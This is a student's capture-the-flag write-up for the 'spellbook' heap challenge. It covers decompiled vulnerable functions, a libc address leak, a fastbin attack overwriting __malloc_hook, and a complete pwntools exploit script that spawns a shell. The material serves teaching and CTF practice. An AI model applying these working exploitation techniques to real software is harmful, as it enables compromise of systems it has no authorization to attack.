HTB UNIVERSITY CTF SUPERNATURAL HACKS

Xiang Mei
xm2146@nyu.edu

December 4, 2022

Prologue

This report is about the write-up for a easy heap challenge in HTB UNIVERSITY CTF SUPERNATURAL HACKS(20202). I'll use this report to apply for extra credits for the class Network Security. Furthermore, because it's simple, I'll do a presentation on next week's hack night, which is an event organized by NYU Osiris Lab, to share pwning skills with more people.

Analysis

The challenge name is spellbook.

Basic Information The first step of solving a pwnable challenge is analyzing it. I would first check its security mitigations, libc version, and disasm code.

Figure 1: Challenge Info

As figure 1 shows, all mitigations are enabled and the Glibc version is kind of old, which is a 6-year-old version. Also, we know the main features of this challenge by disassembling it: it's a menu-style heap challenge with symbols.

Disasm The second step is reversing. Since this challenge is compiled with symbols, the reversing part is not hard and we can found 3 potential vulnerabilities. The first vulnerability I found is in function add. It's an OOB(out of bound) vulnerability. As figure 2 shows, the program would set a 0 at the end of the string we entered. But if the size, whose range is 1 to 1000, is 1. read would return 0. So the program would wrongly modify the index -1 of the string.

```
void __cdecl add()
{
  int size; // [rsp+4h] [rbp-5Ch]
  unsigned __int64 idx; // [rsp+8h] [rbp-58h]
  node *spell; // [rsp+10h] [rbp-50h]

  printf(format);
  idx = read_num();
  if ( idx <= 9 )
  {
    spell = (node *)malloc(0x28uLL);
    printf(aInsert);
    spell->name[(int)(read(0, spell, 0x17uLL) - 1)] = 0;
    printf(aInsert_0);
    size = read_num();
    if ( size <= 0 || size > 1000 )
    {
      printf("\n%s[-] Such power is not allowed!\n", "\x1B[1;31m");
      exit(290);
    }
    LODWORD(spell->power) = size;
    spell->ptr = (char *)malloc(SLODWORD(spell->power));
    printf(aEnter);
    spell->ptr[(int)read(0, spell->ptr, size - 1) - 1] = 0;// oob
    table[idx] = spell;
    printf(aS_0, "\x1B[1;32m", "\x1B[1;34m");
  }
  else
  {
    printf(aS, "\x1B[1;31m", "\x1B[1;34m");
  }
}
```

Figure 2: Vul 1

This vulnerability is hard to use because of ptmalloc's chunk structure. So let's move to other vulnerabilities. The second vulnerability is in function edit.

```
void __cdecl edit()
{
  unsigned __int64 idx; // [rsp+8h] [rbp-18h]
  spl *new_spell; // [rsp+10h] [rbp-10h]

  printf(format);
  idx = read_num();
  if ( idx <= 9 && table[idx] )
  {
    new_spell = table[idx];
    printf(aNew);
    new_spell->type[(int)(read(0, new_spell, 0x17uLL) - 1)] = 0;
    printf(aNew_0);
    new_spell->type[(int)(read(0, new_spell->sp, 0x1FuLL) - 1)] = 0;// oob
    printf(aS_1, "\x1B[1;32m", "\x1B[1;34m");
  }
  else
  {
    printf(aS, "\x1B[1;31m", "\x1B[1;34m");
  }
}
```

Figure 3: Vul 2

As figure 3 shows, the program would read 0x1f bytes for all chunks no matter the size of the chunk. So this is a heap buffer overflow, which allows us to overflow the chunk whose size is less than 0x1f. Luckily, the smallest chunk size is 0x18, we have 7 bytes overflow. We can use this to get a shell. But I prefer to read the who program and find the juiciest vulnerability and I found a UAF!

```
void __cdecl delete()
{
  unsigned __int64 idx; // [rsp+8h] [rbp-18h]
  spl *ptr; // [rsp+10h] [rbp-10h]

  printf(format);
  idx = read_num();
  if ( idx <= 9 && table[idx] )
  {
    ptr = (spl *)table[idx];
    free(ptr->sp);
    free(ptr);
    printf(aS_2, "\x1B[1;32m", "\x1B[1;34m");
  }
  else
  {
    printf(aS, "\x1B[1;31m", "\x1B[1;34m");
  }
}
```

Figure 4: Vul 3

As figure 4 shows, the program frees all chunks but forgets to NULL pointers which means we can still use these pointers after the program frees these chunks. This vulnerability is very easy to exploit so I decided to exploit this one.

Exploit

First Step For exploiting, we need to first leak the base address of Glibc. The second step is modifying hook functions to the address of one_gadget. One_gadgets are magic pieces of code, which would return a shell if we satisfy special constraints and jump to it. You can learn more about it on this page

For the first step, the skill is very simple. As we know, if we free a big chunk, ptmalloc would decide to collect it in an unsorted bin. It's a double-linked list and the first node is on an mmapped page and the second node, the chunk we freed, has a pointer to the first node. So we can free a big chunk and use "UAF" to print the pointer to get a pointer that points to an mmaped address. And we can do the math to get the base address of Glibc.

The corresponding code looks like:



Figure 5: Leak the Base Address

Second Step The next step is overwriting the hooks. So we need to fake a chunk in the chunk list to fool ptmalloc and let it return that fake chunk so we can write that fake chunk, aka the hooks!
This step would be like:



Figure 6: Fake a Chunk

Faking a chunk is very easy for this challenge because we have UAF and function edit. We can free a chunk and edit its content to let it point to the fake chunk since the freed chunks are managed as a linked list by ptmalloc. But there is a mitigation in ptmalloc, which would check if the chunk header is valid. So we need to search forward from our target address to find some data that can be the fake header. As figure 7 shows, I found 0x7f and set it as the header of our fake chunk.



Figure 7: Fake Chunk Header

The fake chunk is also shown in figure 8.



Figure 8: Fake Chunk

And there is another thing we should take care of. That's the size of the chunks. Because we want to hook the fake chunk to a normal freed chunk and later use it for exploitation, we should make sure they would be in the same linked list. Since ptmalloc would recycle chunks by size, we should malloc a similar size chunk and free it. The fake chunk's size is 0x7f, so we can create a chunk, whose size is between 0x59 and 0x68. You can explore this part deeper by reading ptmalloc's manual or source code.



Figure 9: UAF Exploiting

If you perform the previous exploitation successfully, you'll see a similar result as figure 9 shows. The next step is overwriting. So we can just malloc twice to get the fake chunk and modify the chunk as figure 10 shows.



Figure 10: Hijack __malloc_hook

As figure 11 shows, we successfully modified __malloc_hook.



Figure 11: Modiy the hook

Third Step Let's move to the final step: triggering the hook. I usually use arbitrary malloc to trigger the malloc. Then, I would compare the stack state and one_gadgets.
So I run the one_gadget to get one_gadgets as figure 12 shows.

Figure 12: one_gadget

After that, I check the stack state as figure 13 shows.



Figure 13: Stack State

Luckily, we can use one_gadget 2 to exploit the final exploit is attached in the next section.

Exploit Script

```
from pwn import *
context.arch='amd64'
context.terminal=['tmux','split','-h']
p = process("./spellbook")
sla        = lambda a,b: p.sendlineafter(a,b)
sa         = lambda a,b: p.sendafter(a,b)
ru         = lambda a: p.readuntil(a)
def cmd(c):
    sla("\n\n\x3e\x3e\x20",str(c))
def add(idx,size,c="A",name='n132'):
    cmd(1)
    sla(":",str(idx))
    sa(":",name)
    sla(":",str(size))
    sa(":",c)
def show(idx):
    cmd(2)
    sla(":",str(idx))
def edit(idx,c,name="A"):
    cmd(3)
    sla(":",str(idx))
    sa(":",name)
    sa(":",c)
def free(idx):
    cmd(4)
    sla(":",str(idx))
add(0,0x88)
add(1,0x18)
free(0)
show(0)
ru("pe:")
ru(": ")
base = u64(p.readline()[:-1]+"\0\0")-(0x7ffff7dd1b78-0x00007ffff7a0d000)
log.warning(hex(base))
add(2,0x68)
free(2)
edit(2,p64(0x7ffff7dd1aed-0x00007ffff7a0d000+base))
add(3,0x68)
add(4,0x68,b"A"*0x13+p64(0x4527a+base))
cmd(1)
sla(":","1")
p.interactive()
```

Epilogue This challenge is not very hard and it can be great material for teaching beginners. That's also the reason I wrote this write-up as detailed as possible. Hope my work can make your learning easier.